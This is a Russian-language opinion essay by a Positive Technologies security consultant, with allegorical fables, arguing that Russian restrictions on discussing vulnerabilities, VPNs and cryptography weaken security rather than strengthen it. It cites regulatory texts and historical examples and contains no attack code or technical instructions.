
АВТОР



АЛЕКСЕЙ ЛУКАЦКИЙ

Бизнес-консультант по информационной безопасности, Positive Technologies

ЗАКОН 1. ЗАПРЕТ НА ОБСУЖДЕНИЕ УЯЗВИМОСТЕЙ — ЭТО ПРИВИЛЕГИЯ ДЛЯ УЯЗВИМОСТЕЙ



Басня «Кузнец и Замок»

В одном посаде, где народ ценил покой,
Кузнец чинил замки — не словом, а рукой.
Он людям объяснял: «Смотри, где в двери щель.
Замок не виноват, коль дверь — одна скудель».

Пришёл к нему Купец: «Замок мой — дорогой,
А сна всё нет как нет — как будто вор за мной».
Кузнец взглянул: «Беда! Твой страх вполне законен,
Коль вход в богатый дом запущен и наклонен.
Петля просела вниз — и нет в засове проку».
Поправил, укрепил — и все пришло к истоку.
Купец повеселел, стал спать куда бодрее,
И ставни открывать на солнышко смелее.

Но тут явился Страж, а с ним — перо и лист:
«Ты слабости явил? Знать, совестью нечист!
Не смей учить народ, где в петлях есть изъян:
Всяк знающий про брешь — вожак для всех, смутьян!»
«Чиню я, чтоб не крали!» — был Кузнеца ответ.
«Чини, — отрезал Страж, — но объясненьям — нет».

Снял вывеску Кузнец. Молчать привык с тех пор.
Народ идет: «Чини!» — Молчит. В глазах укор.
«Что делать? Как нам быть?» — Кузнец лишь пожимает...
А вор тем временем защелки подрезает.

Мораль ясна, её не скрыть под полотном:
Коль запрещают нам шептать о слабом месте,
То слабое в наш дом войдет полночным гостем.
Замок силён лишь знанием в цене,
А вор всегда растёт в глубокой тишине.

Мы стали свидетелями удивительного процесса — тихой и почти незаметной подмены смыслов. Мы привыкли к тому, что дискуссии обычно ведутся вокруг действий: что допустимо, что рискованно, а что — откровенный криминал. Однако сегодня ситуация меняется. Все чаще объектом регулирования становится не само действие, а его описание. Запрещают не отмычку как физический предмет (хотя они тоже запрещены, это привело к тому, что соревнования lockpicking по взлому замков теперь на хакерских конференциях в России не проводят), а разговор о том, где именно в замке находится щель. Под запрет попадает не только сам взлом, туда стремятся и знания о том, как устроены механизмы защиты. Это не просто случайность — это смена парадигмы, при которой язык из инструмента познания превращается в зону повышенного риска. Слова начинают трактоваться как улики, а глубокая техническая грамотность — как признак неблагонадежности.

В сфере кибербезопасности (впрочем, как и в любой другой) правила игры просты: любая уязвимость активно используется ровно до тех пор, пока ее запрещено называть, то есть публиковать сведения о ней. Но замок не станет надежнее, если мы вычеркнем слово «щель» из употребления. Напротив, он окрепнет только тогда, когда брешь найдена, открыто описана и закрыта. Все остальное лишь имитация деятельности.

От запрета «обходить» — к запрету «говорить».

И ведь этот путь начинался с вполне здравой логики: есть деструктивные явления — будем с ними бороться. Есть группы в ВК, доводящие детей до суицида? Надо их выявлять и блокировать. Есть ресурсы в интернете, распространяющие наркотики? Тоже под нож. Есть каналы в Telegram, в которых экстремисты публикуют запрещенные материалы? К ногтю. Здесь споров нет, это вопрос общественной гигиены, к которой, в целом, ни у кого нет претензий. Пока не начались перегибы.

Но следом происходит та самая незаметная подмена. Судите сами. Борьба с методами обхода блокировок плавно перетекает в борьбу с самим обсуждением технологий. Мы все видим давление и репрессии вокруг VPN-тематики, вплоть до преследования распространения и продвижения таких сервисов. Логика на уровне лозунга звучит просто: «Не помогайте обходить». Но на практике у таких кампаний есть побочный эффект: люди начинают избегать любых упоминаний, даже когда речь не о том «как обойти», а о том «как устроено» и «как защититься». Являясь модератором в ряде приватных каналов на несколько сотен человек, я не раз слышал опасения, что не надо писать ничего про VPN, а то может быть плохо. Люди уже начинают бояться просто слова «VPN».

В соответствии с Приказом Роскомнадзора № 25 от 27 февраля 2023 г. запрещено распространение *«информации о способах, методах обеспечения доступа к информационным ресурсам и (или) информационно-телекоммуникационным сетям, доступ к которым ограничен на территории Российской Федерации»*, в том числе информации, содержащей описание действий, позволяющих получить доступ к таким ресурсам, информации, дающей представление о способах, методах обеспечения доступа к таким ресурсам, информации, побуждающей к использованию способов и методов обеспечения доступа к таким ресурсам, информации, содержащей предложение о приобретении доступа к информации и (или) информационному ресурсу, в том числе к программе для ЭВМ, позволяющей получить доступ к таким ресурсам, информации, предоставляющей возможность получения доступа, в том числе путем загрузки программы для ЭВМ, к таким ресурсам.

Второй симптом: обсуждение уязвимостей и методов обхода защиты начинают воспринимать как общественно опасное деяние по умолчанию. Тут ключевая проблема не в том, что государство борется с компьютерными преступлениями (это понятно), а в том, что в юридической логике легко теряется грань между «в целях атаки» и «в целях безопасности». Поэтому экосистема ответственного раскрытия (responsible disclosure), обучение, корпоративные VRP/багбаунти и сама культура «говорить о дефектах, чтобы их устранять» попадают в серую зону. Характерный штрих — обсуждение инициатив, где исследователям предлагается действовать только по жестким правилам «доложи куда надо, и тогда ты в безопасности», а все остальное становится потенциальным риском для самого исследователя.

ЗАКОН 2. КОГДА НЕЛЬЗЯ ОПИСЫВАТЬ ПРОБЛЕМУ, ПРОБЛЕМА ПЕРЕСТАЕТ БЫТЬ РЕШАЕМОЙ, НО НЕ ПЕРЕСТАЕТ БЫТЬ ПРОБЛЕМОЙ

В соответствии с законопроектом о внесении поправок в Федеральный закон № 149-ФЗ «Об информации, информационных технологиях и о защите информации» **предполагалось** запретить распространение *«информации, предназначенной для несанкционированного уничтожения, блокирования, модификации, копирования информации и (или) программ для электронных вычислительных машин, либо позволяющей получить доступ к программам для электронных вычислительных машин, предназначенным для несанкционированного уничтожения, блокирования, модификации, копирования информации и (или) программ для электронных вычислительных машин».*

ЗАКОН 3. ЗАПРЕТ НА ЗНАНИЕ НЕ УМЕНЬШАЕТ ЗЛА — ОН УМЕНЬШАЕТ СПОСОБНОСТЬ ЕМУ СОПРОТИВЛЯТЬСЯ

Третий симптом: государство начинает регулировать не только смысл, но и оболочку — слова, вывески, публичный язык. С 1 марта 2026 г. в России вступили в силу правила, усиливающие приоритет русского языка для информации «перед потребителем» — на вывесках, в меню, ценниках, на публичных табличках и т. п. Сам по себе закон о языке можно обсуждать по-разному. Но в контексте нашей темы он важен как метафора: регулируют не только то, что можно делать, но и то, какими словами реальность разрешено описывать. Так и до новояза недалеко. Если вы понимаете, что я имею в виду.

ЗАКОН 4. ВРАГ НЕ ОСЛЕПНЕТ ОТ МОЛЧАНИЯ. ОСЛЕПНУТ ТЕ, КТО ДОЛЖЕН БЫЛ ВИДЕТЬ

ЗАКОН 5. ЦЕНЗУРА НЕ УБИРАЕТ СМЫСЛ — ОНА ДЕЛАЕТ СМЫСЛ ДОРОГИМ

Басня «Вывеска и Лестница»

У лавки над порогом, на виду у всех,
Висела надпись: SALE — суля купцу успех.
Народ на слово шел: тут скидка, тут товар.
И дело спорилось, и множился навар.


Явился вдруг Чиновник (с ним — Писарь под рукой):
«Не смей чужим словцом смущать людской покой!
Пиши по-русски: “Скидка”, “Распродажа”,
Чтоб по уму все было, по закону даже».
Купец вздохнул: «Да мне не жалко, вот беда».
Сменил словцо — и лавка выжила тогда.


Вернулся наш Чиновник через день-другой,
«Уж больно слово “Вход” тревожит мой покой.
И “Выход” зачеркни: не след им всем бежать.
И “Лестницу” сотри: не в чин народу знать!

Пиши: “Проем”, “Подъемный механизм”...
И стрелок не рисуй! В них лишний плюрализм».
Купец, как мог, исправил, чтоб не придирались,
Да только смыслы в тех словах и потерялись.

И вот — пожар! Дым пеленою, крики, беготня...
Народ глазами ищет спасенье от огня!
А на стене: «Процесс эвакуации...»...
И все погибли от «регламентации».

Мораль ясна: кто смысл крадет, оставив лишь слова,
Тот верит, будто станет тише, раз не варит голова.
Когда язык стреножен — спасенье не кричит.
Огонь не чтит запретов. И дым... не различит.





Следующий логический шаг выглядит еще тревожнее: разговоры о кибербезопасности как таковой начинают восприниматься как нечто «подозрительное». Мы ведь помним, что безопасность — это не только глухая оборона (defense), но и глубокое понимание механики атаки (offense). И как только звучит аргумент «эти знания могут использовать во вред», на полноценном обучении и профессиональных дискуссиях пытаются поставить крест.

Это опасная ловушка. В реальном мире водораздел проходит не между «хорошими» и «плохими» терминами. Мир кибербеза не раскрашен только в черный и белый цвета. Грань всегда лежит в плоскости **намерения** (или умысла, если говорить юридическим языком) и **контекста.** Когда законы перестают отличать исследование «ради защиты» от подготовки «ради нападения», наступают два деструктивных эффекта:

1. **Профессиональный паралич.** Инженеры, исследователи и авторы — те самые «кузнецы» нашей безопасности — начинают тратить силы не на поиск решений, а на то, как бы их слова не сочли крамолой. А то и вовсе перестают заниматься исследованиями.
2. **Деградация знаний.** Общество перестает понимать разницу между созидательным знанием и вредоносным взломом. В такой системе учить людей защищаться становится опаснее, чем атаковать в тишине.

Язык Эзопа как протокол выживания в цифровой среде

Но не стоит думать, что, когда прямое высказывание становится билетом в один конец, общество замолкает. Оно просто меняет риторику и перестает говорить прямо. Так в VII веке до нашей эры и появился «эзопов язык». Баснописец Эзоп, будучи рабом, использовал аллегории и метафоры не ради красоты слога, а как единственный доступный «протокол связи». Это позволяло ему вскрывать пороки тех, кто стоял над ним, пряча их имена и должности за образами животных.

Позже сам термин «эзопов язык» закрепил Салтыков-Щедрин, который виртуозно обходил цензуру Российской империи, высмеивая социальные язвы так, что придраться было невозможно. Со временем эти приемы стали частью стеганографии — искусства передавать тайные смыслы внутри совершенно невинных сообщений.

Урок истории

Стремление скрыть переписку старше любых государственных институтов. Это не всегда про заговоры или войны. Это про право на личную жизнь, про любовь и внутреннюю свободу. В древних культурах скрытая коммуникация была нормой жизни: даже «Камасутра» упоминает искусство тайного общения как естественную часть человеческого общения, как часть отношений мужчины и женщины, а не как элемент диверсии.

В использовании таких приемов сегодня нет никакой романтики — это чистый прагматизм и инстинкт самосохранения. Люди начинают заранее фильтровать свои мысли, понимая, что в «прослушиваемой комнате» любая фраза может быть истолкована против них. Поэтому история учит нас одному: чем сильнее давление на приватность, тем изобретательнее становятся способы ее защиты и обеспечения.

ЗАКОН 7. КОГДА «УЧИТЬ ЗАЩИЩАТЬСЯ» ВЫГЛЯДИТ КАК «УЧИТЬ ВЗЛАМЫВАТЬ», У ГОСУДАРСТВА ПРОБЛЕМЫ С ОПРЕДЕЛЕНИЯМИ

Урок истории

Если запретить слова, они просто сменят одежду. Юлий Цезарь использовал свой знаменитый шифр со сдвигом на три позиции, а его преемник Август — всего на одну. Сегодняшние школьники, обсуждающие «запрещенку» через сленг вроде слова «квас», делают ровно то же самое (там тоже сдвиг на 1 букву). Язык невозможно уничтожить — он просто уходит в тень двойных смыслов, и выкурить его оттуда не под силу ни мощным государственным ЦОДам, ни новейшим доверенным нейросетям, обученным на российских датасетах. Но это не точно...

Почему это ведет к теневому знанию, а не к безопасности

Любой запрет на мысли и слова подается у нас под соусом «заботы о безопасности» (как правило, детей). Но на практике эффект всегда обратный, потому что настоящая защищенность стоит на трех китах:

1. Честное озвучивание, а не замалчивание проблем.
2. Массовое обучение.
3. Публичная проверяемость.

Если мы вырезаем слова, мы лишаемся возможности называть вещи своими именами. Если мы делаем обучение «сомнительным занятием», мы убиваем кадры. А без первых двух пунктов любая проверка превращается в акт слепой веры (ой, кто сказал «сертификат соответствия»?).

Это неизбежно порождает три системных дефекта:

› **Эффект молчаливого большинства.** Люди перестают понимать, как защитить себя в цифровом мире, потому что с ними перестали говорить на человеческом языке. Безопасность превращается в элитарный навык для тех, кто вхож в закрытые сообщества, имеет инвайт на секретный митап, имеет логин на защищенный сервер с «запрещенкой».

› **Эффект асимметрии**. Цензура бьет по «белому» рынку — инженерам и честным исследователям. Преступникам плевать на запреты, им не нужна легитимность. А вот защитники в итоге «слепнут», тогда как нападающие сохраняют идеальное зрение. Они и так-то находятся часто на полшага-шаг впереди специалистов по ИБ. Но ситуация будет только ухудшаться.

› **Крах верификации.** Безопасность — это возможность проверить систему на прочность. Если о слабостях нельзя говорить публично, их нельзя и тестировать. Остается принцип «верьте нам на слово», но доверие — это не замок, оно не выдерживает реального взлома.

«Война со словами»: от витрин к смыслам

Сегодня это проявляется даже в мелочах — например, в попытках регулировать язык вывесок или рекламных надписей. На первый взгляд, это борьба за культуру, но в глобальном смысле это тот же самый жест — попытка управлять реальностью через ограничение словаря. Сегодня вам говорят, как не писать на витрине, завтра — как не писать в научной статье (хотя почему завтра — уже начинается цензура написанного и контроль общения с иностранцами), а послезавтра — как не думать вслух. Главная цель здесь — не просто запрет, а формирование привычки к тому, что свободная и точная речь — это опасно.

Можно было уйти в криптографию, но государство всегда стремилось сделать ее и знания о ней зоной особого доступа. Мы уже проходили периоды, когда дисциплины прятались за грифами секретности. Безопасности от этого больше не становилось, зато исчезала массовая грамотность, а вместе с ней — и способность общества задавать власти правильные вопросы.

Урок личной истории

Когда я учился в институте, то проходил практику в отделе защиты информации одного секретного института при Министерстве обороны, занимаясь разработкой средств шифрования. Чтобы быть в ногу со временем и разбираться в современной криптографии, я... ходил в секретную библиотеку, имея допуск к государственной тайне. Это не преувеличение. ГОСТ 28147-89 был под грифом. В конце 80-х — начале 90-х годов даже литература по криптографии относилась к охраняемой законом информации и доступ к ней был ограничен. Спустя несколько лет, в разгар перестройки, была предпринята новая попытка взять под полный государственный контроль всю криптографию, но, к счастью, тогда это сделать не удалось, и сейчас мы имеем, пока еще, возможность читать Шнайера, Кана, Диффи, Хеллмана, Райвеста, Адлемана.

Куда ведет этот путь

Если мы продолжим движение по этой траектории, финал будет предсказуем. Открытые тексты станут стерильными и бесполезными: «важно соблюдать правила безопасности» — и ни слова конкретики, потому что конкретика рискованна. Реальные знания уйдут в закрытые сообщества, а публичная сфера превратится в набор пустых ритуалов, таких как смена пароля раз в 90 дней, политики ИБ, которые никто не читает, киберучения с заранее определенными победителями, реестры рисков, которыми никто не руководствуется, комитеты ИБ, которые голосуют «единогласно». Мы привыкнем к самоцензуре, чтобы «не произносить лишнего» и «не задавать вопросов». Сама идея просвещения становится подозрительной: от «Зачем ты это объясняешь?» к «Кому ты помогаешь?». А там и до «Сегодня он играет джаз, а завтра Родину продаст» недалеко — проходили уже.

Однако сами замки от этого не изменятся. Слабые места в коде и архитектуре никуда не денутся. Щели останутся щелями. Просто о них будет запрещено говорить вслух. В конечном счете все сводится к одной мысли: замок держится на прочности металла, а безопасность — на открытости разговора. Когда диалог запрещают, металл остается на месте, но настоящая безопасность уходит в тень.

ЗАКОН 8. КОГДА ЗНАНИЕ О ЗАЩИТЕ СТАНОВИТСЯ «ОПАСНЫМ ЗНАНИЕМ», ОНО НЕ ПРОПАДАЕТ — ОНО СТАНОВИТСЯ НЕДОСТУПНЫМ БОЛЬШИНСТВУ

Басня «Пчелы и Улей»

Пчелам построили Улей — «образцовый», новый,
Теплый, блестящий, на вид совсем «медовый».
«Здесь будет тишь да гладь! — сказал им Старший Чин, —
Порядок — ваш покой, а покой — ваш витамин.

Ни сквозняка, ни дыр, ни лишних разговоров:
Кто ищет в стенах щель — тот сеет дух раздоров.
Не смейте вслух трещать о слабостях гнезда —
От слов таких в народе заводится беда.
Жужжите по уставу, молчите о плохом,
И будет вам защита, и будет крепким дом».

